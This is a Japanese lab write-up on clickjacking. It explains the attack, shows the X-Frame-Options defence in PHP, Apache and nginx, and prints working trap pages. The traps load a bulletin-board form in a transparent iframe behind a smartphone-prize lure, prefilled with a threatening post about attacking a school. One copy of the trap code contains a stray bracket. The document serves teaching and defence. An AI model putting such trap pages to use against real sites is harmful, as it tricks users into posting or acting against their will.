
4.5.2 クリックジャッキング

クリックジャッキングの仕組み



IPAから「クリックジャッキング」に関するレポートを引用

クリックジャッキングは、iframe要素とCSSを巧妙に利用することで
透明にした攻撃対象のサイト表示に、罠サイトの偽りの表示を重ねて
利用者に意図しない画面操作をさせる攻撃です。

サイトAが攻撃対象のサイト、裏側にある悪意のあるページが罠サイトです。
これらはiframeに入れられ、サイトAはCSSで透明に設定され、利用者に見えません。

「見えない攻撃対象ページ」と「悪意あるページ」はフィルムのように重ねられて
表示されます。

利用者は「悪意あるページ」の①と②をクリックしているつもりですが、
実際にクリックされるのは手前側に配置された透明になった本来のサイトAのボタンです。


左のイメージでは、悪意ある巧妙な説明を読んだ利用者は、本来のページにある
情報を公開するための操作を意図せずにさせられることになります。

クリックジャッキングの対策


2009年にMicrosoftから**X-FRAME-OPTIONS**というレスポンスヘッダを用いる方法が提唱されるとともにIE8に実装され、
その後主要なブラウザ（Firefox、Google Chrome、Safari、Opera）が**X-FRAME-OPTIONS**を採用するようになり、確実な対策が取れるようになりました
（もっとも、「本家」MicrosoftのIE6とIE7がX-FRAME-OPTIONSに対応していないという問題があります）

X-FRAME-OPTIONS の設定の違い(DENY,SAMEORIGIN)

X-FRAME-OPTIONS = DENY



X-FRAME-OPTIONS = SAMEORIGIN



●PHPで、X-FRAME-OPTIONS のSAMEORIGINを指定

```
header('X-FRAME-OPTIONS', 'SAMEORIGIN');
```

●Apache や nginx などの設定で、X-FRAME-OPTIONS ヘッダを出力できる。

Apacheの設定は、mod_headers が導入されている前提で、httpd.conf に以下を設定します。

①フレーム内のページ表示を全ドメインで禁止したい場合

```
Header always append X-Frame-Options DENY
```

②フレーム内のページ表示を同一ドメイン内のみ許可したい場合

```
Header always append X-Frame-Options SAMEORIGIN
```

③フレーム内のページ表示を指定されたドメインに限り許可したい場合


```
Header always append X-Frame-Options ALLOW-FROM http://example.jp
```

nginxの設定はconf.d/default.conf に以下を設定します。

```
add_header  X-Frame-Options  SAMEORIGIN;
```

45-010 :掲示板投稿(正常系)

【ブラウザ】



【サーバ:45-010.php】

/var/www/html/45/45-010.php - wasbook@example.jp - エディタ - WinSCP


```php
<?php
  function ex($s) { // XSS対策用のHTMLエスケープと表示関数
    echo htmlspecialchars($s, ENT_COMPAT, 'UTF-8');
  }
  session_start();
  if (empty($_SESSION['id'])) {
    header('Location: 45-001.php');
    exit;
  }
  $id = @$_SESSION['id']; // ユーザIDの取り出し
  if (empty($_SESSION['token'])) {
    $token = bin2hex(openssl_random_pseudo_bytes(24));
    $_SESSION['token'] = $token;
  } else {
    $token = $_SESSION['token'];
  }
  $msg = '';
  if (!empty($_GET['intent'])) {
    $msg = $_GET['intent'];
  }
?><body style="background-color: #FFFFFF">
<?php ex($id); ?>さん、投稿をどうぞ<br>
<form action="45-011.php" method="post">
<textarea cols="40" name="msg"><?php ex($msg); ?></textarea><br>
<input type="hidden" name="token" value="<?php ex($token); ?>">
<input type="submit" value="投稿">
</form>
</body>
```

【サーバ： 45/45-010a.php 】


/var/www/html/45/45-010a.php - wasbook@example.jp - エディタ - WinSCP

```php
<?php
  function ex($s) { // XSS対策用のHTMLエスケープと表示関数
    echo htmlspecialchars($s, ENT_COMPAT, 'UTF-8');
  }
  header('X-Frame-Options: deny');
  session_start();
  $id = @$_SESSION['id'];// ユーザIDの取り出し
  if (empty($_SESSION['token'])) {
    $token = bin2hex(openssl_random_pseudo_bytes(24));
    $_SESSION['token'] = $token;
  } else {
    $token = $_SESSION['token'];
  }
  $msg = '';
  if (!empty($_GET['intent'])) {
    $msg = $_GET['intent'];
  }
?><body style="background-color: #FFFFFF">
<?php ex($id); ?>さん、投稿をどうぞ<br>
<form action="45-011.php" method="post">
<textarea cols="40" name="msg"><?php ex($msg); ?></textarea><br>
<input type="hidden" name="token" value="<?php ex($token); ?>">
<input type="submit" value="投稿">
</form>
</body>
```


【ブラウザ→サーバ： リクエスト 45/45-010a.php → レスポンス 】掲示板投稿クリックジャッキング対策版(正常系)




【ブラウザ→サーバ： リクエスト 45/45-001.php → レスポンス 】掲示板投稿クリックジャッキング対策版(正常系)



【ブラウザ】


example.jp/45/45-010a.php
example.jp/45/45-010a.php
さん、投稿をどうぞ
大宮小学校を襲撃します
投稿


example.jp/45/45-010a.php
http://example.jp/45/45-010a.php
view-source:http://example.jp/45/45-010a.php
<body style="background-color: #FFFFFF">
さん、投稿をどうぞ
<form action="45-011.php" method="post">
<textarea cols="40" name="msg"></textarea>
<input type="hidden" name="token" value="0fbad5aad7558ca0751d4146d5a356680fd5e1a5f463fec2">
<input type="submit" value="投稿">
</form>
</body>


example.jp/45/45-011.php
example.jp/45/45-011.php
さん、以下の内容を投稿しました
大宮小学校を襲撃します


example.jp/45/45-011.php
http://example.jp/45/45-011.php
view-source:http://example.jp/45/45-011.php
<body style="background-color: #FFFFFF">
さん、以下の内容を投稿しました
大宮小学校を襲撃します</body>

45-910 :クリックジャッキングの罠

【ブラウザ】

- 4.5.2 クリックジャッキング
  1. 45-010 :掲示板投稿(正常系)
  2. 45-010 :掲示板投稿クリックジャッキング対策版(正常系)
  3. 45-910 :クリックジャッキングの罠
  4. 45-910a:クリックジャッキングの罠（対策版への攻撃）


```
19 <li>4.5.2 クリックジャッキング</li>
20 <ol>
21 <li><a href="45-010.php">45-010 :掲示板投稿(正常系)</a></li>
22 <li><a href="45-010a.php">45-010 :掲示板投稿クリックジャッキング対策版(正常系)</a></li>
23 <li><a href="http://trap.example.com/45/45-910.html">45-910 :クリックジャッキングの罠</a></li>
24 <li><a href="http://trap.example.com/45/45-910a.html">45-910a:クリックジャッキングの罠（対策版への攻撃）</A></li>
25 </ol>
```

【サーバ： 45/45-910.html 】


/var/www/html/45/45-910.html - wasbook@example.jp - エディタ - WinSCP

```
<html>
<head>
<meta charset="UTF-8">
<title></title>
</head>
<body>
<body style="background-color: #FFFFFF">
 <br>
<form action="" method="post">
<textarea cols="40" name="msg" style="opacity:0;"></textarea><br>
<input type="submit" value="投稿">
</form>
</body>
<div style="position: absolute; top:35; left:5; z-index:0;">クリックしてスマートフォンを当てよう</div>
<iframe id="wana" style="position: absolute; top:0; left:0; z-index:5; opacity:0.5;
" width=400 height=150 frameborder="0" src="http://example.jp/45/45-010.php?
intent=wasbook%E5%B0%8F%E5%AD%A6%E6%A0%A1%E3%82%92%E8%A5%B2%E6%92%83%E3%81%97%E3%81%BE%E3%81%99"></iframe>
<div style="position: absolute; top:10; left:420;">
不透明度<br>
<form name=form1>
<input type=radio name=opacity onClick="chgOpacity(0)"   >0%<br>
<input type=radio name=opacity onClick="chgOpacity(0.25)">25%<br>
<input type=radio name=opacity onClick="chgOpacity(0.5)" >50%<br>
<input type=radio name=opacity onClick="chgOpacity(0.75)">75%<br>
<input type=radio name=opacity onClick="chgOpacity(1)"   >100%<br>
</form>
</div>
<script>
var wana = document.getElementById('wana');
wana.style.opacity = "0.0";

function chgOpacity(opacity){
  var wana = document.getElementById('wana');
  wana.style.opacity = opacity;
}
</script>
</body>
</html>
```


【ブラウザ→偽サーバ： リクエスト trap.example.com/45/45-910.html → レスポンス 】クリックジャッキングの罠




【ブラウザ→サーバ： リクエスト 45/45-010.php → レスポンス 】クリックジャッキングの罠




【ブラウザ→サーバ： リクエスト 45/45-001.php → レスポンス 】クリックジャッキングの罠



【ブラウザ→サーバ： リクエスト 45/45-001.php → レスポンス 】クリックジャッキングの罠



【ブラウザ】




```
<html>
<head>
<meta charset="UTF-8">
<title></title>
</head>
<body>
<body style="background-color: #FFFFFF">
 <br>
<form action="" method="post">
<textarea cols="40" name="msg" style="opacity:0;"></textarea><br>
<input type="submit" value="投稿">
</form>
</body>
<div style="position: absolute; top:35; left:5; z-index:0;">クリックしてスマートフォンを当てよう</div>
<iframe id="wana" style="position: absolute; top:0; left:0; z-index:5; opacity:0.5;" width=400 height=150 frameborder="0"
src="http://example.jp/45/45-010.php?intent=wasbook%E5%B0%8F%E5%AD%A6%E6%A0%A1%E3%82%92%E8%A5%B2%E6%92%83%E3%81%97%E3%81%BE%E3%81
%99"></iframe>
<div style="position: absolute; top:10; left:420;">
不透明度<br>
<form name=form1>
<input type=radio name=opacity onClick="chgOpacity(0)"   >0%<br>
<input type=radio name=opacity onClick="chgOpacity(0.25)">25%<br>
<input type=radio name=opacity onClick="chgOpacity(0.5)" >50%<br>
<input type=radio name=opacity onClick="chgOpacity(0.75)">75%<br>
<input type=radio name=opacity onClick="chgOpacity(1)"   >100%<br>
</form>
</div>
<script>
var wana = document.getElementById('wana');
wana.style.opacity = "0.0";

function chgOpacity(opacity){
  var wana = document.getElementById('wana');
  wana.style.opacity = opacity;
]
</script>
</body>
</html>
```

45-910a:クリックジャッキングの罠（対策版への攻撃）

【ブラウザ】

- 4.5.2 クリックジャッキング
  1. 45-010 :掲示板投稿(正常系)
  2. 45-010 :掲示板投稿クリックジャッキング対策版(正常系)
  3. 45-910 :クリックジャッキングの罠
  4. 45-910a:クリックジャッキングの罠（対策版への攻撃）

```
<li>4.5.2 クリックジャッキング</li>
<ol>
<li><a href="45-010.php">45-010 :掲示板投稿(正常系)</a></li>
<li><a href="45-010a.php">45-010 :掲示板投稿クリックジャッキング対策版(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-910.html">45-910 :クリックジャッキングの罠</a></li>
<li><a href="http://trap.example.com/45/45-910a.html">45-910a:クリックジャッキングの罠（対策版への攻撃）</A></li>
</ol>
```

【サーバ： 45/45-910a.html 】

/var/www/html/45/45-910a.html - wasbook@example.jp - エディタ - WinSCP


```
<html>
<head>
<meta charset="UTF-8">
<title></title>
</head>
<body>
<body style="background-color: #FFFFFF">
 <br>
<form action="" method="post">
<textarea cols="40" name="msg" style="opacity:0;"></textarea><br>
<input type="submit" value="投稿">
</form>
</body>
<div style="position: absolute; top:35; left:5; z-index:0;">クリックしてスマートフォンを当てよう</div>
<iframe id="wana" style="position: absolute; top:0; left:0; z-index:5; opacity:0.5;" width=400 height=150 frameborder="0"
src="http://example.jp/45/45-010a.php?intent=wasbook%E5%B0%8F%E5%AD%A6%E6%A0%A1%E3%82%92%E8%A5%B2%E6%92%83%E3%81%97%E3%81%BE%E3%81%99"></iframe>
<div style="position: absolute; top:10; left:420;">
不透明度<br>
<form name=form1>
<input type=radio name=opacity onClick="chgOpacity(0)"   >0%<br>
<input type=radio name=opacity onClick="chgOpacity(0.25)">25%<br>
<input type=radio name=opacity onClick="chgOpacity(0.5)" >50%<br>
<input type=radio name=opacity onClick="chgOpacity(0.75)">75%<br>
<input type=radio name=opacity onClick="chgOpacity(1)"   >100%<br>
</form>
</div>
<script>
var wana = document.getElementById('wana');
wana.style.opacity = "0.0";

function chgOpacity(opacity){
  var wana = document.getElementById('wana');
  wana.style.opacity = opacity;
}
</script>
</body>
</html>
```


【サーバ： 45/45-910a.php 】

/var/www/html/45/45-010a.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  function ex($s) { // XSS対策用のHTMLエスケープと表示関数
    echo htmlspecialchars($s, ENT_COMPAT, 'UTF-8');
  }
  header('X-Frame-Options: deny');
  session_start();
  $id = @$_SESSION['id']; // ユーザIDの取り出し
  if (empty($_SESSION['token'])) {
    $token = bin2hex(openssl_random_pseudo_bytes(24));
    $_SESSION['token'] = $token;
  } else {
    $token = $_SESSION['token'];
  }
  $msg = '';
  if (!empty($_GET['intent'])) {
    $msg = $_GET['intent'];
  }
?><body style="background-color: #FFFFFF">
<?php ex($id); ?>さん、投稿をどうぞ<br>
<form action="45-011.php" method="post">
<textarea cols="40" name="msg"><?php ex($msg); ?></textarea><br>
<input type="hidden" name="token" value="<?php ex($token); ?>">
<input type="submit" value="投稿">
</form>
</body>
```

【ブラウザ→偽サーバ： リクエスト trap.example.com/45/45-910a.html → レスポンス 】クリックジャッキングの罠






履歴 検索 アラート アウトプット

フィルタ:オフ エクスポート


Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
63	18/12/23 15:00...	GET	http://trap.example.com/45/45-910a.html	200	OK	4 ms	1,303 bytes	Medium		Form, Script
66	18/12/23 15:00...	GET	http://example.jp/45/45-010a.php?intent=w...	200	OK	23 ms	340 bytes	Low		Form, Hidden, ...

アラート 0 1 3 0 現在のスキャン 0 0 0 0 0 0 0

【ブラウザ→サーバ： リクエスト 45/45-010a.php → レスポンス 】クリックジャッキングの罠



【ブラウザ】




```
1  <html>
2  <head>
3  <meta charset="UTF-8">
4  <title></title>
5  </head>
6  <body>
7  <body style="background-color: #FFFFFF">
8   <br>
9  <form action="" method="post">
10 <textarea cols="40" name="msg" style="opacity:0;"></textarea><br>
11 <input type="submit" value="投稿">
12 </form>
13 </body>
14 <div style="position: absolute; top:35; left:5; z-index:0;">クリックしてスマートフォンを当てよう</div>
15 <iframe id="wana" style="position: absolute; top:0; left:0; z-index:5; opacity:0.5;" width=400 height=150 frameborder="0"
   src="http://example.jp/45/45-010a.php?intent=wasbook%E5%B0%8F%E5%AD%A6%E6%A0%A1%E3%82%92%E8%A5%B2%E6%92%83%E3%81%97%E3%81%BE%E3%81%99"></iframe>
16 <div style="position: absolute; top:10; left:420;">
17 不透明度<br>
18 <form name=form1>
19 <input type=radio name=opacity onClick="chgOpacity(0)"   >0%<br>
20 <input type=radio name=opacity onClick="chgOpacity(0.25)">25%<br>
21 <input type=radio name=opacity onClick="chgOpacity(0.5)" >50%<br>
22 <input type=radio name=opacity onClick="chgOpacity(0.75)">75%<br>
23 <input type=radio name=opacity onClick="chgOpacity(1)"   >100%<br>
24 </form>
25 </div>
26 <script>
27 var wana = document.getElementById('wana');
28 wana.style.opacity = "0.0";
29
30 function chgOpacity(opacity){
31   var wana = document.getElementById('wana');
32   wana.style.opacity = opacity;
33 }
34 </script>
35 </body>
36 </html>
37
```